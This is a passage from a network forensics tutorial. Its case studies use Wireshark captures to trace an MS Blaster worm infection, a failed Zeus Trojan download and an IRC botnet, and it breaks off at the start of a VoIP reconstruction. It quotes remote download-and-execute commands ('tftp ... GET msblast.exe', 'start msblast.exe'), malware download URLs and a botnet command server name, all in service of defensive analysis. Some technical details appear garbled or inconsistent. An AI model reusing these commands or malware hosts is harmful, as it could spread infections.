


Figure 15. *Sample Wireshark capture showing information about a suspicious file name contained within a TFTP transfer*




Figure 16. *Sample of a detailed examination of a suspicious network conversation displayed using the "Right Click -> Follow TCP Stream" option*

To better illustrate the process, let's examine several Forensic Case Studies including examples of malicious Worm Infections including the MS Blaster and Zeus (Zbot) worm infection attempts, identification of an existing Botnet and an example of a Voice Over IP (VoIP) reconstruction and playback.

SAMPLE CASE STUDY #1 – MS BLASTER B WORM INFECTION

During the early morning hours of 11 August 2003, network administrators around the world awoke to discover that a new breed of self-propagating Network Worm had been unleashed; the MS Blaster. The following case study shows a "Zero-day" attack of the Worm on a customer network that was running network analysis software configured to support continuous capture.

- Packet Capture Background: This file was collected from a Client network that was experiencing random performance delays and erratic Desktop Machine symptoms. IP Address 141.157.228.12 was identified as an external server and IP address 10.1.1.31 was identified as a standard customer workstation.
- Observed Client Network Symptoms: Personal observations of infection symptoms varied but included the presence of an MS-Dos pop-up window displaying the following message as well as very slow performance and random rebooting cycles.




Figure 17. *Sample screen display of a machine infected with the MSBlaster "B" variant*

- Forensic Analysis of Packets: Network traffic packet captures revealed the following: In this screen we see a previously infected server IP 141.157.228.12 exploiting an unpatched target at IP 10.1.1.31. Once the TCP 3-way handshake to TCP Port 4444 is complete, the attacker executes a remote Procedure Call (RPC) on the target in packet #4.




Figure 18. *Sample Wireshark capture showing a packet capture taken from the network in question displaying a suspicious file name contained within a TFTP transfer*

- Packet #4 – The RPC command "tftp -1 141.157.228.12 GET msblast.exe" imbedded within the payload directs the client, 10.1.1.31 to download a file named msblast.exe from 141.157.228.12 using the Trivial File Transfer Protocol (TFTP).
- Beginning in packet #6 and concluding in packet #41, we see the client initiate the TFTP transaction and download process.




Figure 19. *Sample Wireshark capture showing the transfer of the suspicious file from 141.157.228.12 via the use of the TFTP protocol*

A closer look at the reassembled payload of the TFTP file transfer reveals a hidden message within the Worm.





Figure 20. *Sample of the detailed examination of a suspicious conversation showing a hidden message which corresponds to the display on the infected workstations*


- Packet #42 – Once the MSBlaster worm (file msblast.exe) has been successfully downloaded by 10.1.1.31 from 141.157.228.12, it is directed to execute the file by the RPC command "start msblast.exe" imbedded in the payload.



No.	IP - Src	IP - Dest	Time	DeltaTime	Protocol	Size (B)	Src Port	Dest Port	Info
26	141.157.228.12	10.1.1.31	5.145458221	0.901432037	TFTP	558	69	1028	Data Packet, Block: 6
27	10.1.1.31	141.157.228.12	5.152692795	0.007234574	TFTP	60	1028	69	Acknowledgement, Block: 6
28	141.157.228.12	10.1.1.31	6.050621033	0.897928238	TFTP	558	69	1028	Data Packet, Block: 7
29	10.1.1.31	141.157.228.12	6.053781509	0.003160476	TFTP	60	1028	69	Acknowledgement, Block: 7
30	141.157.228.12	10.1.1.31	6.956802368	0.903020859	TFTP	558	69	1028	Data Packet, Block: 8
31	10.1.1.31	141.157.228.12	6.961467743	0.004665375	TFTP	60	1028	69	Acknowledgement, Block: 8
32	141.157.228.12	10.1.1.31	7.864007950	0.902540207	TFTP	558	69	1028	Data Packet, Block: 9
33	10.1.1.31	141.157.228.12	7.866905212	0.002897262	TFTP	60	1028	69	Acknowledgement, Block: 9
34	141.157.228.12	10.1.1.31	8.770122528	0.903217316	TFTP	558	69	1028	Data Packet, Block: 10
35	10.1.1.31	141.157.228.12	8.773080826	0.002958298	TFTP	60	1028	69	Acknowledgement, Block: 10
36	141.157.228.12	10.1.1.31	9.676307678	0.903226852	TFTP	558	69	1028	Data Packet, Block: 11
37	10.1.1.31	141.157.228.12	9.677392959	0.001085281	TFTP	60	1028	69	Acknowledgement, Block: 11
38	141.157.228.12	10.1.1.31	10.582477569	0.905084610	TFTP	558	69	1028	Data Packet, Block: 12
39	10.1.1.31	141.157.228.12	10.584571838	0.002094269	TFTP	60	1028	69	Acknowledgement, Block: 12
40	141.157.228.12	10.1.1.31	11.459194183	0.874622345	TFTP	78	69	1028	Data Packet, Block: 13 (last)
41	10.1.1.31	141.157.228.12	11.463127136	0.003932953	TFTP	60	1028	69	Acknowledgement, Block: 13
42	141.157.228.12	10.1.1.31	13.178480148	1.715353012	TCP	72	1857	4444	[TCP ACKed unseen segment] 1857 > 4444 [PSH, ACK]

Figure 21. *Sample Wireshark capture showing the RPC command sent from 141.157.228.14 to 10.1.1.31*

- Packets #44-663 – Upon receipt of the execute command, 10.1.1.31 executes the Worm payload and begins executing the MS Blaster Worm behavior of attempting to propagate further via a series of targeted TCP SYN commands targeting TCP Port 135 (MS NetBIOS) in the destination IP subnet 180.191.253.0/24. Further examination revels that the Worm attempts to evade detection by rotating the Source TCP Port number in a sequential pattern.



	IP - Src	IP - Dest	Time	Protocol	Length	Info
44	10.1.1.31	180.191.253.1	15.182403	TCP	62	1029 > 135 [SYN] Seq=2209767891
45	10.1.1.31	180.191.253.2	15.182544	TCP	62	1030 > 135 [SYN] Seq=2209826792
46	10.1.1.31	180.191.253.3	15.182664	TCP	62	1031 > 135 [SYN] Seq=2209875599
47	10.1.1.31	180.191.253.4	15.182779	TCP	62	1032 > 135 [SYN] Seq=2209914664
48	10.1.1.31	180.191.253.5	15.182899	TCP	62	1033 > 135 [SYN] Seq=2209955055
49	10.1.1.31	180.191.253.6	15.183015	TCP	62	1034 > 135 [SYN] Seq=2210006969
50	10.1.1.31	180.191.253.7	15.183136	TCP	62	1035 > 135 [SYN] Seq=2210066265
51	10.1.1.31	180.191.253.8	15.183258	TCP	62	1036 > 135 [SYN] Seq=2210127960
52	10.1.1.31	180.191.253.9	15.183382	TCP	62	1037 > 135 [SYN] Seq=2210167019
53	10.1.1.31	180.191.253.10	15.183490	TCP	62	1038 > 135 [SYN] Seq=2210207993
54	10.1.1.31	180.191.253.11	15.183609	TCP	62	1039 > 135 [SYN] Seq=2210265390
55	10.1.1.31	180.191.253.12	15.183723	TCP	62	1040 > 135 [SYN] Seq=2210311217
56	10.1.1.31	180.191.253.13	15.183841	TCP	62	1041 > 135 [SYN] Seq=2210376132
57	10.1.1.31	180.191.253.14	15.183960	TCP	62	1042 > 135 [SYN] Seq=2210410320
58	10.1.1.31	180.191.253.15	15.184080	TCP	62	1043 > 135 [SYN] Seq=2210468332
59	10.1.1.31	180.191.253.16	15.184196	TCP	62	1044 > 135 [SYN] Seq=2210526690
62	10.1.1.31	180.191.253.19	15.184564	TCP	62	1047 > 135 [SYN] Seq=2210673362
63	10.1.1.31	180.191.253.20	15.184682	TCP	62	1048 > 135 [SYN] Seq=2210716189

Figure 22. *Sample Wireshark capture showing the new TCP SYN san triggered by the Worm now active in 10.1.1.31 as it attempts to locate another vulnerable system to infect*

MSBlaster Worm Background: First detected in the wild on 11 August 2003, the MS Blaster B variant is often cited as an example of an internet worm designed to create an army of infected computers; often referred to as "Zombie PC's" or "Bots" to be used in a Distributed Denial of Service (DDoS) attack against a specific target, in this case Microsoft.

It specifically targeted systems running Windows 200 and the 32-bit version of Windows XP by exploiting a buffer overflow in the DCOM RPC stack. Infected machines will attempt to further propagate the infection via a TCP SYN scan targeting TCP Port 135 of the infected subnet.

Once infected, systems would be directed to launch a Distributed Denial of Service (DDoS) against Microsoft Windows Update using the flowing schedule:

- Any day in the months September – December
- 16th to the 31st day of the following months: January – August

"CERT Advisory CA-2003-20 W32/Blaster worm". Cert.org

SAMPLE CASE STUDY #2 – ZEUS (ZBOT) TROJAN FAILED INFECTION ATTEMPT

Sometimes, valuable lessons can be learned from apparent failures that reveal unsuspected vulnerabilities as well as strengths. For example, the next case study reveals that the customer network, while having been penetrated by a Zeus Trojan attack, is still secure against this particular variant.


PACKET CAPTURE BACKGROUND

This file was taken from a Client network that was experiencing intermittent performance delays and erratic Desktop Machine symptoms with a specific user. IP Address 89.187.51.0 (final octet masked at Client request) was identified as an external server located eight hops away in the Russian Federation and IP address 192.168.3.25 was identified as the user workstation running MS Windows 7 Professional version.

FORENSIC ANALYSIS OF PACKETS

Network traffic packet captures revealed the following:

- Packets #1-3 – We see the client workstation (192.168.3.25) initiating the TCP 3-way handshake to TCP Port 80 in server 89.187.51.0



No.	IP - Src	IP - Dest	Time	DeltaTime	Protocol	Size (B)	Src Port	Dest Port	Info
1	192.168.3.25	89.187.51.0	0.000000	0.000000	TCP	62	1051	80	1051 > 80 [SYN] Seq=3862586801 Wi
2	89.187.51.0	192.168.3.25	0.219794	0.219794	TCP	62	80	1051	80 > 1051 [SYN, ACK] Seq=40697227
3	192.168.3.25	89.187.51.0	0.221962	0.002168	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586802 Ac
4	192.168.3.25	89.187.51.0	0.223935	0.001973	HTTP	219	1051	80	GET /ribbn.tar HTTP/1.1
5	89.187.51.0	192.168.3.25	0.444535	0.220600	TCP	54	80	1051	80 > 1051 [ACK] Seq=4069722704 Ac
6	89.187.51.0	192.168.3.25	0.449296	0.004761	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
7	89.187.51.0	192.168.3.25	0.449819	0.000523	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
8	192.168.3.25	89.187.51.0	0.451005	0.001186	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586967 Ac
9	89.187.51.0	192.168.3.25	0.675966	0.224961	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
10	89.187.51.0	192.168.3.25	0.676292	0.000326	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
11	89.187.51.0	192.168.3.25	0.677088	0.000796	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
12	192.168.3.25	89.187.51.0	0.677937	0.000849	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586967 Ac
13	192.168.3.25	89.187.51.0	0.856904	0.178967	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586967 Ac
14	89.187.51.0	192.168.3.25	0.902107	0.045203	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
15	89.187.51.0	192.168.3.25	0.903564	0.001457	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
16	192.168.3.25	89.187.51.0	0.903833	0.000269	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586967 Ac
17	89.187.51.0	192.168.3.25	0.904167	0.000334	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
18	192.168.3.25	89.187.51.0	1.074860	0.170693	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586967 Ac

Figure 23. *Sample Wireshark capture showing suspicious traffic with in the client's network*

- Packet #4 – The client then executes a HTTP GET request for a file named "/ribbn.tar" to the Domain "pipiskin.hk" (Apparently a Domain located in Hong Kong) as shown in the Wireshark "Follow TCP Stream" located under the "Right-Click Menu"
- Packets #5-46 – Contain the payload of the request file "/ribbn.tar" which research at Sourcefire VRT Labs reveals the following information: /ribbn.tar is one of the alias file names used by the Zeus Trojan (Worm).
- Fortunately, the execute command "weibullhost ~ $ tar xzf ribbn.tar.gz" fails due to the lack of a Linux client on the user's workstation.

ZEUS WORM BACKGROUND

"…a Trojan horse that steals banking information by man-in-the-browser keystroke logging and Form Grabbing. Zeus is spread mainly through drive-by downloads and phishing schemes. First identified in July 2007 when it was used to steal information from the United States Department of Transportation it became more widespread in March 2009. In June 2009, security company Prevx discovered that Zeus had compromised over 74,000 FTP accounts on websites of such companies as the Bank of America, NASA, Monster.com, ABC, Oracle, Play.com, Cisco, Amazon and BusinessWeek… *http://en.wikipedia.org/wiki/Zeus_(Trojan_horse).*

SAMPLE CASE STUDY #3 – AN ESTABLISHED BOT-NET WITHIN THE NETWORK

Unfortunately, much like traditional Law Enforcement work, Network Forensics is nothing like a detective novel. Seldom do the clues lead in a single, logical progression to one inescapable conclusion. Rather, it is just like real-world investigations; we look in likely places for leads and follow these leads as best you can with the understanding that all of the evidence will not always point to the same thing.

Many times, the relationship between the "leads" and the culprit is not obvious, some will result in dead ends, but others will produce useful information, typically we have to investigate each suspicious indication until we find the solution – Decide the most likely scenario, based on the majority of evidence.

Note: A famous author summarized it best, in my opinion, with his fictional detective uttering "…when you have eliminated the impossible, whatever remains, however improbable, must be the truth…" S. Holmes – The Sign of the Four, Ch. 6 (1890)

PACKET CAPTURE BACKGROUND

This file was taken from a Client network that was initially not suspected of being compromise. The infection was discovered while troubleshooting user complaints of a "Slow Network".

FORENSIC ANALYSIS OF PACKETS

IP Address 68.164.173.62 was identified as an external server, running MS Windows Server 2000 and located seven hops away in the United States, using ASN 18566; while IP address 172.16.1.10 was identified as the user workstation running MS Windows XP Professional version. Examination of the Protocol Statistics

menu revealed the presence of both IRC and TFTP protocols. Using the “Right-Click-> Select Related” choice resulted in two different sets of packets in which a detailed analysis provided the following insights:

- Packets #70 – #512 (TFTP Analysis) – Beginning in packet #70 and concluding in packet #512, we see the client initiate the TFTP transaction and requesting a download of a file named “analiz.exe”. Using the “Following UDP Stream” command, we see the following image:




Figure 24. *Sample Wireshark capture showing a packet capture taken from the network in question displaying a suspicious file name contained within a TFTP transfer*

Research into the function of this file name reveals that this is most likely the Rbot-RP Worm that exploits backdoor functionality and can spread through unprotected or unauthorized remote penetration. This threat may also be identified as W32/HJ-6963. – *www.fileresearchcenter.com/A/ANALIZ.EXE-4657.html*.

- Packet #134 – #301 (IRC Analysis) – Packet #134 is the beginning of an IRC connection to an IRC server identified by IP Address 69.64.34.124 located eight hops away and registered in Saint Louis, Missouri in the United States and using ASN 30083. Using the “Following TCP Stream” command, we see the following image:




Figure 25. *Sample of a detailed examination of a suspicious network conversation displayed using the “Right Click -> Follow TCP Stream” option*

This information reveals that IP Address 69.64.34.124 is functioning as an IRC Command and Control Server for this Botnet; identified as “hunt3d.devilz.net” and running control software “version Unreal3.2”. It appears to be instructing the Client machine (172.16.1.10) to download a number of suspicious files from multiple locations including: *www.wanees.net/bbnz.exe*, *webacceptor.findwhatevernow.com:8091/get.file=jocker.exe*, and *ysbweb.com/ist/scripts/ysb.exe*.

Research reveals that all of these files are malicious in nature and comprise an assortment of key-logging and Worm software packages. The Network Engineer making this capture, upon detecting these pieces of evidence, immediately removed the workstation 172.16.1.10 from the network and contacted Law Enforcement officials for further analysis.

SAMPLE CASE STUDY #4 – A VOICE OVER IP (VOIP) CONVERSATION RECONSTRUCTION

Not all Network Forensic investigations involve tracing malicious pieces of software (Malware) back to their origins. In the following case study, we analyze and reconstruct a VoIP conversation and playback the resulting file to listen to the audio portion of the call.

PACKET CAPTURE BACKGROUND:

This was collected from a suspect test network as part of an evidence collection exercise.

FORENSIC ANALYSIS OF PACKETS

